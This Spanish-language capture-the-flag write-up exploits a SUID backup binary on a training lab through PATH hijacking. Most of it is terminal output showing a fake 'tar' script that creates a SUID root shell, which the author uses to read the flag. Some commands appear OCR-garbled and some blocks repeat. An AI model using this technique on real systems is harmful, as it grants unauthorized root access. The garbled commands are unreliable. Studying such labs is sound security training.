

Writeup SUID-CUSTOM

UN ANÁLISIS DETALLADO DEL LABORATORIO SUID-CUSTOM

Informe del Laboratorio SUID-Custom


Laboratorio: Explotación de Binarios SUID Personalizados

Autora	Ruth Pérez Reyes/rperez-cyber
Plataforma	Whoami-labs.com
Categoría	Escalada de Privilegios-Linux SUID
Dificultad	Media

Objetivo

Encontrar y explotar una vulnerabilidad en un programa Linux (binario SUID) que permite ejecutar comandos como administrar (root) sin serlo. Al final, obtener la **flag**.

Levantamos el laboratorio con el siguiente comando **sudo bash startlab.sh suid_custom.tar**



Resumen

En este laboratorio explotamos un programa llamado **'backup'** que está configurado para ejecutarse como root. El programa tiene un error de seguridad: cuando intenta usar el comando **'tar'** no especifica la ruta completa. Creamos un script falso llamado **'tar'** para que el programa lo ejecute con permisos de root, lo que nos permite obtener acceso de administrador.

```
kali@kali: ~/whoami-labs/machines/suid-custom
Session Actions Edit View Help

(kali@kali)~[~]
$ cd ~/whoami-labs/machines/suid-custom
(kali@kali)~/whoami-labs/machines/suid-custom
$ ssh hacker@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:VXMvq2Yaf0p+C8Iv/6VkX7vn13v+VnCMx0IKMXtseg.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:4
remove with:
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.



(kali@kali)~/whoami-labs/machines/suid-custom
$
```

```
(*) iniciando laboratorio...
(kali@kali)~/whoami-labs/machines/suid-custom
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
# Host 172.17.0.2 found: line 4
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

1. Reconocimiento - Explorar el Sistema

Nos conectamos al servidor y buscamos programas especiales (con permisos SUID).

```
(kali@kali)~/whoami-labs/machines/suid-custom
$ ssh hacker@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:VXMvq2Yaf0p+C8Iv/6VkX7vn13v+VnCMx0IKMXtseg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
hacker@172.17.0.2's password:
```

Búsqueda de programas especiales (SUID). Se identifica el programa **backup** como objetivo. Es un programa especial que se ejecuta con permisos de administrador.

```

hacker@ddaebced9291:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/backup
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
hacker@ddaebced9291:~$

```

2. Análisis - Entender qué hace el programa

Usamos **strings** para ver qué textos contiene el programa:

```

Session Actions Edit View Help
hacker@ddaebced9291:~$ strings /usr/local/bin/backup
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
PTE1
u+UH

Sistema de Backup Autom
tico
[*] Iniciando backup del sistema...
tar -czf /tmp/backup.tar.gz /home/* 2>/dev/null
[+] Backup completado en /tmp/backup.tar.gz
:~3$
GCC: (Ubuntu 11.4.0-1ubuntu1-22.04.2) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
backup.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
__libc_start_main@GLIBC_2.34
__ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
__edata
__fini
system@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
__IO_stdin_used

```



```
Session Actions Edit View Help
_GLOBAL_OFFSET_TABLE_
_libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
_fini
system@GLIBC_2.2.5
_data_start
_gmon_start
_dso_handle
_IO_stdin_used
_end
_bss_start
main
_ITM_END
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
_cxa_finalize@GLIBC_2.2.5
_init
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
```

El programa dice “Sistema de Backup Automático” y usa comandos del sistema.

Usamos “**ltrace**” para ver exactamente qué comando ejecuta:

```
hacker@bdcbcf22ae50:~$ ltrace /usr/local/bin/backup
puts("====..."...====
)
= 34
puts(" Sistema de Backup Autom\303\241tico "... Sistema de Backup Automático
)
= 34
puts("====..."...====
)
= 34
puts("[*] Iniciando backup del sistema"...[*] Iniciando backup del sistema...
)
= 36
setuid(0)
= -1
system("tar -czf /tmp/backup.tar.gz /hom"... <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 0
puts("[+] Backup completado en /tmp/ba"...[+] Backup completado en /tmp/backup.tar.gz
)
= 44
puts("====..."...====
)
= 34
+++ exited (status 0) +++
hacker@bdcbcf22ae50:~$ |
```

3. Explotación - Crear un programa falso

Vamos al directorio /tmp y creamos un programa falso llamado “**tar**”

Creamos un script bash que será nuestro “tar falso”

```

hacker@e24953c4c088:~$ cd /tmp
hacker@e24953c4c088:/tmp$ ls -al
total 12
drwxrwxrwt 1 root  root  4096 Jun 27 17:29 .
drwxr-xr-x 1 root  root  4096 Jun 27 17:20 ..
-rw-rw-r-- 1 hacker hacker 2940 Jun 27 17:29 backup.tar.gz
hacker@e24953c4c088:/tmp$ echo '#!/bin/bash' > tar
hacker@e24953c4c088:/tmp$ ls
backup.tar.gz  tar
hacker@e24953c4c088:/tmp$ echo '#!/bin/bash -p' >> tar
hacker@e24953c4c088:/tmp$ chmod +x tar
hacker@e24953c4c088:/tmp$ ls -al
total 16
drwxrwxrwt 1 root  root  4096 Jun 27 17:42 .
drwxr-xr-x 1 root  root  4096 Jun 27 17:20 ..
-rw-rw-r-- 1 hacker hacker 2940 Jun 27 17:29 backup.tar.gz
-rwxrwxr-x 1 hacker hacker  27 Jun 27 17:45 tar
hacker@e24953c4c088:/tmp$ cat tar
#!/bin/bash
#!/bin/bash -p
hacker@e24953c4c088:/tmp$

```

Creamos un script bash que será nuestro "tar falso"

Este script hace dos cosas: copia bash a /tmp/rootbash y lo marca como SUID (privilegios de administrador).

Modificamos el PATH para que busque primero en /tmp, con el siguiente comando:

export PATH=/tmp:\$PATH

```

hacker@e24953c4c088:/tmp$ ls
backup.tar.gz  tar
hacker@e24953c4c088:/tmp$ echo '#!/bin/bash -p' >> tar
hacker@e24953c4c088:/tmp$ chmod +x tar
hacker@e24953c4c088:/tmp$ ls -al
total 16
drwxrwxrwt 1 root  root  4096 Jun 27 17:42 .
drwxr-xr-x 1 root  root  4096 Jun 27 17:20 ..
-rw-rw-r-- 1 hacker hacker 2940 Jun 27 17:29 backup.tar.gz
-rwxrwxr-x 1 hacker hacker  27 Jun 27 17:45 tar
hacker@e24953c4c088:/tmp$ cat tar
#!/bin/bash
#!/bin/bash -p
hacker@e24953c4c088:/tmp$ export PATH=/tmp:$PATH
hacker@e24953c4c088:/tmp$ ls -al
total 16
drwxrwxrwt 1 root  root  4096 Jun 27 17:42 .
drwxr-xr-x 1 root  root  4096 Jun 27 17:20 ..
-rw-rw-r-- 1 hacker hacker 2940 Jun 27 17:29 backup.tar.gz
-rwxrwxr-x 1 hacker hacker  27 Jun 27 17:45 tar
hacker@e24953c4c088:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
hacker@e24953c4c088:/tmp$ /usr/local/bin/backup

```



```

hacker@e24953c4c088:/tmp$ ls
backup.tar.gz tar
hacker@e24953c4c088:/tmp$ echo '#!/bin/bash -p' >> tar
hacker@e24953c4c088:/tmp$ chmod +x tar
hacker@e24953c4c088:/tmp$ ls -al
total 16
drwxrwxrwt 1 root root 4096 Jun 27 17:42 .
drwxr-xr-x 1 root root 4096 Jun 27 17:20 ..
-rw-rw-r-- 1 hacker hacker 2940 Jun 27 17:29 backup.tar.gz
-rwxrwxr-x 1 hacker hacker 27 Jun 27 17:45 tar
hacker@e24953c4c088:/tmp$ cat tar
#!/bin/bash
#!/bin/bash -p
hacker@e24953c4c088:/tmp$ export PATH=/tmp:$PATH
hacker@e24953c4c088:/tmp$ ls -al
total 16
drwxrwxrwt 1 root root 4096 Jun 27 17:42 .
drwxr-xr-x 1 root root 4096 Jun 27 17:20 ..
-rw-rw-r-- 1 hacker hacker 2940 Jun 27 17:29 backup.tar.gz
-rwxrwxr-x 1 hacker hacker 27 Jun 27 17:45 tar
hacker@e24953c4c088:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
hacker@e24953c4c088:/tmp$ /usr/local/bin/backup

```

El programa encontró nuestro "tar falso en /tmp y lo ejecutó con permisos de administrador.

4. Obtener Acceso de Adminitrador

Ejecutamos el bash especial que creamos

```

[+] Backup completado en /tmp/backup.tar.gz
=====
hacker@6d9e8d62f3c9:/tmp$ whoami
hacker
hacker@6d9e8d62f3c9:/tmp$ echo '#!/bin/bash' > tar
hacker@6d9e8d62f3c9:/tmp$ echo '#!/bin/bash -p' >> tar
hacker@6d9e8d62f3c9:/tmp$ chmod +x tar
hacker@6d9e8d62f3c9:/tmp$ /usr/local/bin/backup
=====
Sistema de Backup Automático
=====
[*] Iniciando backup del sistema ...
[+] Backup completado en /tmp/backup.tar.gz
=====
hacker@6d9e8d62f3c9:/tmp$ echo '#!/bin/bash' > tar
hacker@6d9e8d62f3c9:/tmp$ echo 'cp /bin/bash /tmp/rootbash 66 chmod +s /tmp/rootbash' >> tar
hacker@6d9e8d62f3c9:/tmp$ chmod +x tar
hacker@6d9e8d62f3c9:/tmp$ /usr/local/bin/backup
=====
Sistema de Backup Automático
=====
[*] Iniciando backup del sistema ...
[+] Backup completado en /tmp/backup.tar.gz
=====
hacker@6d9e8d62f3c9:/tmp$ /tmp/rootbash -p
rootbash-5.1# whoami
root
rootbash-5.1# id
uid=1000(hacker) gid=1000(hacker) euid=0(root) groups=1000(hacker)
rootbash-5.1# find / -name "flag*" 2>/dev/null
/root/flag.txt
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.0/tty/ttyS0/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
rootbash-5.1# cat /root/flag.txt
FLAG{P4TH_HIJ4CK1NG_M4ST3R_2025}
rootbash-5.1# █

```

FLAG{P4TH_HIJ4CK1NG_M4ST3R_2025}

Conclusión

El laboratorio SUID-Custom proporciona una experiencia práctica invaluable para entender los riesgos y la explotación de vulnerabilidades SUID en sistemas Linux. A través de la identificación de archivos vulnerables, el análisis de sus debilidades y la práctica de explotación, podemos adquirir habilidades críticas para proteger sistemas de posibles ataques. La implementación de medidas de mitigación es esencial para asegurar que los permisos SUID se gestionen de manera segura. Este tipo de vulnerabilidades son muy comunes en sistemas reales. Como analista de SOC o pentester, necesitas saber, detectar y reportarlas. Este laboratorio te enseña una técnica clásica de escalación de privilegios que aparecen en auditorías de seguridad reales.